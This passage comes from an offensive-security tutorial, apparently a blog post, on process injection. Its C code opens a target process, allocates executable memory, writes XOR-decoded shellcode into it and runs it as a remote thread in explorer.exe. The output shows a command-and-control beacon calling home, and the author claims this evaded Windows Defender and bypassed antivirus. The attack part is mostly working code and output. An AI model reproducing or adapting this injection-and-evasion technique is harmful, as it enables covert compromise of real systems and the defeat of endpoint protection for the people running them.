[+] Allocated based address is 0x2ec0000
[+] Byte write sucessfully!
[+] Byte write sucessfully!
[+] Byte write sucessfully!
[+] Byte write sucessfully!
[+] Byte write sucessfully!
[+] Byte write sucessfully!

```

As we can see, we get each byte wrote in the desired address that we want, now, let's debug that using x64dbg and go to the address "0x2ec0000" to get the following:



As we can see, our original bytes were written to the addresses that we want starting from 0x2ec0000 and everything is working very well!

## Executing the shellcode

Finally, we need to execute the shellcode as a thread, and to do that, we can do that using CreateRemoteThread() function using the following code:

```

#include <windows.h>

int main(int argc, char *argv[]){

    unsigned char data[] =
    &quot;\xfd\x49\x82\xe5\xf1\xe9\x9c\x1\x1\x1\x40\x50\x40\x51\x53\x50\x57\x49\x30\xd3\x6

    // The PID that you want to use
    int process_id = atoi(argv[1]);

    // Declare a new handle as process variable
    // PROCESS_ALL_ACCESS
    HANDLE process = OpenProcess(PROCESS_ALL_ACCESS, 0, process_id);

    // If the operation succeeded it will return the handle
    if(process){
        printf(&quot;[+] Handle retrieved successfully!\n&quot;);

        // We can print it as pointer using printf
        printf(&quot;[+] Handle value is %p\n&quot;, process);

        // Allocate space
        // Define the base_address variable which will save the allocated memory address
        LPVOID base_address;
        base_address = VirtualAllocEx(process, NULL, sizeof(data), MEM_COMMIT |
MEM_RESERVE, PAGE_EXECUTE_READWRITE);
        if(base_address){

            printf(&quot;[+] Allocated based address is 0x%x\n&quot;, base_address);

                // Data chars counter
                int i;

                // Base address counter
                int n = 0;

                for(i = 0; i<=sizeof(data); i++){

                    // Decode shellcode opcode
                    char DecodedOpCode = data[i] ^ 0x01;

                    // Write the decoded bytes in memory address
                    if(WriteProcessMemory(process,
base_address+n, &amp;DecodedOpCode, 1, NULL)){

                        printf(&quot;[+] Byte wrote
sucessfully!\n&quot;);

                            // Increase memory address by 1
                            n++;

```

```

        }
    }

    // Run our code as RemoteThread
    CreateRemoteThread(process, NULL, 100,
(LPTHREAD_START_ROUTINE)base_address, NULL, 0, 0x5151);

    }else{
        printf("&quot;[-] Unable to allocate memory ...&n&quot;);
    }

}else{
    printf("&quot;[-] Unable to retrieve process handle&n&quot;);
}
}

```

As we can see in line #55, we used `CreateRemoteThread()` function to execute our shellcode as a thread on `explorer.exe`, and `CreateRemoteThread()` took the following parameters:

- `process`: Which is the handle that we retrieved earlier using `OpenProcess()`
- `Null`: To get default security descriptor; [check this](#) for more info.
- `100`: The initial size of the stack.
- `base_address`: Which is the first opcode of our shellcode.
- `Null`: No parameters passed to the thread.
- `0`: The thread runs immediately after creation.
- `0x5151`: Thread ID

And after running the code, we will get the following:



The screenshot shows Process Explorer with a table of running processes. The 'explorer.exe' process is highlighted, showing a PID of 5080. Below it, a Command Prompt window shows the execution of 'CreateRemoteThread.exe 5080', which successfully creates a remote thread in explorer.exe at address 0x4ac0000. A table below the command prompt shows the process details for explorer.exe.

Process	CPU	Private Bytes	Working Set	PID	Description	Company Name
Registry		7,756 K	28,488 K	92		
System Idle Process	98.54	60 K	8 K	0		
System	0.10	196 K	136 K	4		
Interrupts	0.18	0 K	0 K	n/a	Hardware Interrupts and DPCs	
smss.exe		1,036 K	944 K	316		
Memory Compression		316 K	67,456 K	1608		
csrss.exe	< 0.01	1,728 K	4,448 K	424		
wininit.exe		1,324 K	5,676 K	504		
csrss.exe	0.03	1,784 K	4,700 K	516		
winlogon.exe		2,748 K	9,216 K	612		
fontdrvhost.exe		3,640 K	6,092 K	784		
dwm.exe	0.04	173,532 K	156,416 K	988		
explorer.exe	0.06	43,752 K	107,412 K	5080	Windows Explorer	Microsoft Corporation
cmd.exe		2,620 K	4,676 K	1788	Windows Command Processor	Microsoft Corporation

```

C:\Users\askar\Desktop>CreateRemoteThread.exe 5080
[+] Handle retrieved successfully!
[+] Handle value is 00000000000000A8
[+] Allocated based address is 0x4ac0000
[+] Byte wrote successfully!
[+] Byte wrote successfully!
[+] Byte wrote successfully!
[+] Byte wrote successfully!
[+] Byte wrote successfully!
[+] Byte wrote successfully!
  
```

external	internal	listener	User	computer	note	process	pid	arch	last
10.0.0.1	10.10.10.129	Beacon - Insider	askar	DESKTOP-QH81C80		explorer.exe	5080	x64	176ms

```

EventLog X | Listeners X | Beacon 10.10.10.129@5080 X
beacon> sleep 2
[*] Tasked beacon to sleep for 2s
beacon> pwd
[*] Tasked beacon to print working directory
[*] host called home, sent: 24 bytes
[*] current directory is C:\Windows\system32
  
```

We got an active beacon running under explorer.exe without being caught by Windows Defender.

## Conclusion

By encoding our shellcode and decode it using this technique, we were able to bypass AV protection easily and run our shellcode inside another process.

You can customize the encoder as you want but you have to edit the decoder too, also you can modify the code to meet your needs on execution and some parts of the code are written only for educational purposes.